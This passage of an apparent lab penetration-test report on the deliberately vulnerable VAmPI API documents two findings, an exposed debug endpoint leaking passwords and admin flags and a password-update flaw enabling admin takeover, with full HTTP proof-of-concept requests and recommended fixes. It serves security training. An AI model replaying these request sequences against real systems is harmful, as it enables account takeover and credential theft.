
The endpoint returns more fields than intended, including confidential properties such as passwords and admin indicators.

Description

A debug endpoint was left active in the application. This type of endpoint is often created during development for troubleshooting and is commonly forgotten during cleanup. Although debug routes usually do not appear in API documentation, this one was still reachable and returned sensitive fields that should never be exposed. The endpoint exposed full user records, including credentials and administrative attributes, that belonged to previously deleted users but were still active in the database.

Evidence / Proof of Concept

- Access the debug endpoint through the exposed route: **GET/users/v1/_debug HTTP/1.1**



The screenshot shows the Postman Repeater interface. At the top, there's a toolbar with 'Repeater' selected, a count of '7 ×', and a '+' button. Below the toolbar are buttons for 'Send', 'Cancel', and navigation arrows. The main area is divided into 'Request' and 'Response' tabs, with 'Request' currently selected. Under the 'Request' tab, there are three buttons: 'Pretty', 'Raw', and 'Hex'. The 'Pretty' button is highlighted. Below these buttons is a code editor containing the following HTTP request:

```
1 GET /users/v1/_debug HTTP/1.1
2 Accept: application/json
3 User-Agent: PostmanRuntime/7.49.1
4 Cache-Control: no-cache
5 Postman-Token: 50c697be-b1d1-4b26-9b28-felb616a494d
6 Host: 127.0.0.1:5000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

The endpoint responded with full user objects containing:

- Username
- Email
- Password
- Admin status



The screenshot shows a browser-based application interface for sending HTTP requests. The title bar says "Repeater". The main area has tabs for "Request" and "Response", with "Request" selected. Below the tabs are buttons for "Send", "Cancel", and navigation arrows. The "Target" field is set to "http://127.0.0.1:5000". The "Request" tab displays the following JSON payload:

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.9
Date: Sat, 22 Nov 2025 18:05:44 GMT
Content-Type: application/json
Content-Length: 382
Connection: close

{
    "users": [
        {
            "admin": false,
            "email": "mail1@mail.com",
            "password": "pass1",
            "username": "name1"
        },
        {
            "admin": false,
            "email": "mail2@mail.com",
            "password": "pass2",
            "username": "name2"
        },
        {
            "admin": true,
            "email": "admin@mail.com",
            "password": "pass3",
            "username": "name3"
        }
    ]
}
```

```
7
8
9 {
10   "users": [
11     {
12       "admin": false,
13       "email": "mail1@mail.com",
14       "password": "pass1",
15       "username": "name1"
16     },
17     {
18       "admin": false,
19       "email": "mail2@mail.com",
20       "password": "pass2",
21       "username": "name2"
22     },
23     {
24       "admin": true,
25       "email": "admin@mail.com",
26       "password": "pass1",
27       "username": "admin"
28     }
29   ]
30 }
```

- Deleted users were still active in the system, allowing login using the leaked credentials.
 - The endpoint returned far more data than necessary, confirming excessive data exposure.

HTTP VAmPI Copy / users / v1 / login / [Login to VAmPI](#)

Save Share

POST {{baseUrl}} /users/v1/login Cancel

Docs Params Authorization Headers (11) Body Scripts Settings

none form-data x-www-form-urlencoded raw binary GraphQL [JSON](#) Schema Be

```
1 {  
2   "username": "admin",  
3   "password": "pass1"  
4 }
```

A screenshot of a browser's developer tools Network tab. A single request is listed, showing a status of "HTTP/1.1 200 OK". The response headers include "Server: Werkzeug/2.2.3 Python/3.11.9", "Date: Sat, 22 Nov 2025 18:30:45 GMT", "Content-Type: application/json", "Content-Length: 224", and "Connection: close". The response body is a JSON object with fields: "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NDIyNDoisImlhdcI6HTc2MzgZNjI0NSwi3ViIjoiYWRtaW4ifQ.R7Z-2t4L06IB_DbWsSgkhz6c1DSBN8rtkv8z5d0oExU", "message": "Successfully logged in.", and "status": "success".

Impact

Exposing credentials and admin status allows an attacker to access the system with elevated privileges, potentially compromising all users and administrative functions.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR **Articles 5 and 32** due to improper handling of personal and sensitive data. Leaked credentials linked to identifiable users constitute a reportable breach.

PCI DSS Impact: Violates requirements 3, 6, and 7 for protecting stored data, secure development, and access control.

NIST 800-53 Impact: Violates:

- AC-3 (Access Enforcement)
- AC-6 (Least Privilege)
- IA-5 (Authenticator Management)
- SI-12 (Information Exposure)

Recommended Fix

- Remove all debug endpoints from production code.
- Implement property-level access control to ensure only necessary fields are returned based on the requesting user's role. Fully deactivate deleted users and enforce secure storage of credentials.

Finding 3: Lack of Access Controls on Sensitive Endpoints

OWASP Mapping

API5 -Security Misconfiguration (2023)

Sensitive operations were exposed without proper authorization checks, allowing unauthorized users to perform privileged actions.

Description

The password update functionality relied on the username supplied in the URL path. The application did not validate the requesting user through the token. This flaw allowed an attacker to update the password of any account.

Evidence / Proof of Concept

- Login as a regular user named “name1”.

```
POST /users/v1/login HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 7c6015ff-cad2-49c0-8bfc-2b0e0ac0e8d7
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 52

{
  "password": "pass1",
  "username": "namel"
}
```

- Copy the valid Bearer token provided at login.

```
Request Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 18:34:14 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
  "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NDI0NTQsImlhCI6MTc2MzgzhjQ1NCwic3ViIjoibmFtZTEifQ.59kZZN7w9Xv06e-p1D3j74V-Ts6y7iBH3dKCJYEVrik",
  "message": "Successfully logged in.",
  "status": "success"
}
```

- Use the token to update your own password through: **PUT /users/v1/name1/password HTTP/1.1**

Request	Response
Pretty	Raw
Hex	
<pre> 1 PUT /users/v1/name1/password HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 User-Agent: PostmanRuntime/7.49.1 5 Cache-Control: no-cache 6 Postman-Token: f7f08f91-9b81-4167-8324-aff7d9ed8ba3 7 Host: 127.0.0.1:5000 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Content-Length: 25 11 12 { 13 "password": "pass4" 14 }</pre>	

Pretty	Raw	Hex
Pretty	Raw	Hex
	   	
<pre> 1 PUT /users/v1/name1/password HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTQ2MjcsImlhcdCI6MTc2Mzg0ODYyNywiLC3ViIjoibmFtZTEifQ.dzktgKc85s1cusG5azciZsbUqRK8BlvV5gsgBK8KHAI 5 User-Agent: PostmanRuntime/7.49.1 6 Cache-Control: no-cache 7 Postman-Token: 77fb2733-7bf3-4a19-98a0-7864086a7281 8 Host: 127.0.0.1:5000 9 Accept-Encoding: gzip, deflate, br 10 Connection: keep-alive 11 Content-Length: 30 12 13 { 14 "password": "password10" 15 }</pre>		

- Confirm the new password works.

Send Cancel < | > |

Request **Response**

Pretty Raw Hex

```

1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 87a2456b-abe4-4a7d-86a2-ff93e3b518f4
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 53
11
12 {
13     "username": "name1",
14     "password": "password10"
15 }

```

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:18:21 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTU5MDExImlhdcI6MTc2Mzg0OTkwMSwiZViijoibmFtZTEifQ.QkTEP29aZ0YoV0FPc0ik1BosqfpLc8yIA_Zjg-21phk",
10    "message": "Successfully logged in.",
11    "status": "success"
12 }

```

- Using the same name1 token, modify the URL and update the administrator password by sending: **PUT /users/v1/admin/password HTTP/1.1**

```

PUT /users/v1/admin/password HTTP/1.1
Content-Type: application/json
Accept: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTQ2MjcsImlhdcI6MTc2Mzg0ODYyNywiZViijoibmFtZTEifQ.dzktgKc85slcusG5azciZsbUqRK8BlvV5gsgBK8KHAI
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 0141b367-246f-4268-a213-6f2634c3b8de
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 30

{
    "password": "password11"
}

```

Send



Cancel

< ▾ > ▾

Request

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 NO CONTENT
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:20:51 GMT
4 Content-Type: application/json
5 Connection: close
6
7 |
```

- Test the previous administrator password to confirm that it no longer works.

Request

Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 48
11
12 {
13     "username": "admin",
14     "password": "pass1"
15 }
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:22:53 GMT
4 Content-Type: application/json
5 Content-Length: 81
6 Connection: close
7
8 {
9     "status": "fail",
10    "message": "Password is not correct for the given username."
11 }
```

- Login with the newly set administrator password.

Request Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 53
11
12 {
13     "username": "admin",
14     "password": "password11"
15 }
```

- Full administrator access is now obtained without any authorization checks.

```
Pretty Raw Hex Render
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:23:58 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTYyMzgsImhdCIGMTc2Mzg1MDIzOCwic3ViIjoiYWRtaW4ifQ.LmnXUL0BDyTHDNRDk6UNBcmbenxv5J8_0Xoc_HNf
10    "message": "Successfully logged in.",
11    "status": "success"
12 }
```

Impact

Unauthorized password updates allow complete account takeover. An attacker can lock out legitimate users, gain administrator access to the system, and perform privileged operations.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR Articles 5, 24, and 32 due to failure to enforce proper security controls on personal accounts. Unauthorized access through password manipulation qualifies as a significant data protection failure.

PCI DSS Impact: Violates requirements 7, 8, and 10 concerning access control, authentication management, and monitoring of security events.

NIST 800-53 Impact: Violates:

- AC-2 (Account Management)
- AC-3 (Access Enforcement)
- IA-5 (Authenticator Management)
- SC-28 (Protection of Information at Rest)

Recommended Fix

- Validate all sensitive operations using the authenticated user identity from the token.
- Remove all user identifiers from URL based trust.
- Enforce role based access control rules for password changes.
- Add server side verification that only the account owner or an authorized administrator can modify credentials.

Conclusion

This exercise served as an educational training activity. VAmPI is a purposely vulnerable API designed for learning and practicing API security testing. The assessment allowed me to explore real API weaknesses, understand how attackers move through an environment, and apply OWASP API Security Top 10 concepts in a controlled and safe lab setup. The findings highlight common security issues that appear in real applications and show why secure design, careful validation, and proper access control are important.

Top 5 Immediate Actions (Executive Checklist):

1. Fix Broken Object-Level Authorization by enforcing strict ownership checks.
2. Remove or secure all debug endpoints that expose sensitive user data.
3. Correct the password update logic to validate users from tokens.
4. Apply data minimization controls to limit sensitive information in responses.
5. Deploy centralized access control and configuration checks to avoid misconfigurations.

End of report